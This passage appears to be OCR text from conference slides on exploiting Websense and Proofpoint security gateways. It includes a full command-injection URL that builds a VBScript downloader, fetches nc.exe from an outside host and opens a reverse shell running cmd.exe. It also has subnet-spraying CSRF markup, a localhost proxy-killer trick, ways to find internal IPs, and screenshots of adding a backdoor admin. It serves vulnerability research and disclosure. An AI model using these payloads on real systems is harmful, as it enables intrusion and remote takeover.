
## Interesting examples 2

- Websense
  - Unauthenticated command-injection as SYSTEM
  - Special CSRF

# Reverse shell from single URL

```
https://192.168.1.42:xxxx/xxxx?xxxx=echo .pdf%26echo strUrl %3d ^"http:^" %2b
chr(47) %2b chr(47) %2b ^"192.168.233.11^" %2b chr(47) %2b ^"nc.exe^">
http.vbs%26echo StrFile %3d ^"nc.exe^" >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_DEFAULT %3d 0 >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_PRECONFIG %3d 0 >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_DIRECT %3d 1 >> http.vbs%26echo Const
HTTPREQUEST_PROXYSETTING_PROXY %3d 2 >> http.vbs%26echo Dim http, varByteArray,
strData, strBuffer, lngCounter, fs, ts >> http.vbs%26echo Err.Clear >>
http.vbs%26echo Set http %3d Nothing >> http.vbs%26echo Set http %3d
CreateObject(^"WinHttp.WinHttpRequest.5.1^") >> http.vbs%26echo If http Is
Nothing Then Set http %3d CreateObject(^"WinHttp.WinHttpRequest^") >>
http.vbs%26echo If http Is Nothing Then Set http %3d
CreateObject(^"MSXML2.ServerXMLHTTP^") >> http.vbs%26echo If http Is Nothing
Then Set http %3d CreateObject(^"Microsoft.XMLHTTP^") >> http.vbs%26echo
http.Open ^"GET^", strURL, False >> http.vbs%26echo http.Send >> http.vbs%26echo
varByteArray %3d http.ResponseBody >> http.vbs%26echo Set http %3d Nothing >>
http.vbs%26echo Set fs %3d CreateObject(^"Scripting.FileSystemObject^") >>
http.vbs%26echo Set ts %3d fs.CreateTextFile(StrFile, True) >> http.vbs%26echo
strData %3d ^"^^" >> http.vbs%26echo strBuffer %3d ^"^^" >> http.vbs%26echo For
lngCounter %3d 0 to UBound(varByteArray) >> http.vbs%26echo ts.Write Chr(255
And AscB(MidB(varByteArray, lngCounter %2b 1, 1))) >> http.vbs%26echo Next >>
http.vbs%26echo ts.Close >> http.vbs%26http.vbs%26nc.exe 192.168.233.11 443 -e
cmd.exe|
```

# But how to exploit it?



# Problems with CSRFing internal products from outside

- Who is the admin?
- How do you get the admin to click something malicious whilst logged-in?
- Don't know internal IP address of the product in advance?
- Product-UI port locked down to specific users?

# Ways to find DMZ IP addresses

- From SMTP relays bounced messages
  - Message path in headers of bounced messages
- Misconfigured/unpatched Web servers
  - Apache/IIS/Tomcat disclose internal IP addresses

# CSRF a whole subnet

```
<html>
```

```
<img src= http://192.168.1.1:xxxx/...etc...
```

```
<img src= http://192.168.1.2:xxxx/...etc...
```

```
<img src= http://192.168.1.3:xxxx/...etc...
```

```
<img src= http://192.168.1.4:xxxx/...etc...
```

```
<img src= http://192.168.1.5:xxxx/...etc...
```

```
<img src= http://192.168.1.6:xxxx/...etc...
```

```
<img src= http://192.168.1.7:xxxx/...etc...
```

```
...etc...
```

# Use the browser (and proxy)



Connection Settings

Configure Proxies to Access the Internet

No proxy

Auto-detect proxy settings for this network

Use system proxy settings

Manual proxy configuration:

HTTP Proxy: 192.168.233.128 Port: 8080

Use this proxy server for all protocols

SSL Proxy: 192.168.233.128 Port: 8080

FTP Proxy: 192.168.233.128 Port: 8080

SOCKS Host: 192.168.233.128 Port: 8080

SOCKS v4  SOCKS v5

No Proxy for: localhost, 127.0.0.1  
Example: .mozilla.org, .net.nz, 192.168.1.0/24

Automatic proxy configuration URL:

Reload

OK Cancel Help

.1, localhost




Internal user

# There's no place like localhost

- 127.0.0.1
- 127.0.0.2
- There are millions of ways of representing localhost, that the browser will not spot, and will send to the proxy, but the proxy will treat as localhost

# CSRF proxy attack




# Proxy-killer

```
<html>
```

```
<img src= http://127.0.0.2:xxxx/...etc...
```

```
</html>
```

I need to be clear here... think about this!



## Interesting examples 3

- Proofpoint (video/demo)
  - Enumerate email addresses
  - OSRF via email

**Login**



---



Username:

Password:

Powered by Proofpoint Protection Server



Logged in as: admin Logout

Switch to Basic M Add Short

Version 6.3.0.356 trial\_ben.williams@ngssecure.com

Protection Server

- System
  - Summary
  - Settings
  - SMTP Messages
  - Licenses and Updates
  - Diagnostics
- Administrator
  - Administrators
  - Account and Password
- Logs and Reports
  - Report Viewer
- Quarantine
  - Folders
  - Messages
- Groups and Users
  - Users
- End User Services
- Email Firewall
- Regulatory Compliance
- Digital Assets
- Secure Messaging
- Network Content Sentry
- Help

Quarantine > Messages

New

Sender: Starts With Recipients: Starts With  Fast Query

Subject: Starts With Reason: All messages Score From: 0 To 100

Maximum Age: Auto Sort By: Date Order: Descending

Search

Messages

Go to Message:

All  Quarantine (0) Folder Delete Move Release Redirect Resubmit Options Status

<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	Reason	Sender	Recipients	Date	Subject
--------------------------	--------------------------	--------------------------	--------	--------	------------	------	---------

No messages found for your query



Logged in as: admin Logout Switch to Basic M Add Shortcuts

Administrator(s): backdoor has been deleted. Version 6.3.0.356 trial\_ben.williams@ngssecure.com

- Protection Server
  - Evaluation
  - Appliance
    - Network
    - Host Firewall
    - Inbound Mail
    - Outbound Mail
    - SMTP Settings
    - Date and Time
  - System
  - Administrator
    - Administrators
    - Password Policy
    - Account and Password
  - Logs and Reports
  - Quarantine
    - Settings
    - Folders
    - Messages
  - Groups and Users
  - End User Services
  - Email Firewall
  - Regulatory Compliance
  - Digital Assets

### Administrator > Administrators


Add Administrator Delete Administrator

ID	Name	Email	Phone	Comment	Current Session
admin					2012-02-12 22:06:49 [UTC+0000]

Find:

Previous Next Highlight all Match case

# Recap – UI ownage via OSRF



# Spot the problem



# Conclusion

- Exploiting Security Gateway products offers powerful positions for an attacker
- Wide range of issues, some very serious
  - Some easy to find, some harder
- Most techniques used are several years old
- I feel there is a big knowledge gap between secure website development and secure UI development

## Further research

- This is a rich area for exploit-development
  - 40+ Exploits found so far in Security Gateways (just takes time)
  - Lots of similar products vulnerable to similar attacks
- Other types of product
  - Daniel Compton – Similar project but for Network-Monitoring software ~ 35+ exploits so far
  - I've started looking at SSL VPNs

# Questions and suggestions

- Whitepaper available at BlackHat EU
- Company Website:  
<http://www.ngssecure.com>
- Personal Blog:  
<http://insidetrust.blogspot.com>
- QUESTIONS?
- Please fill out the feedback forms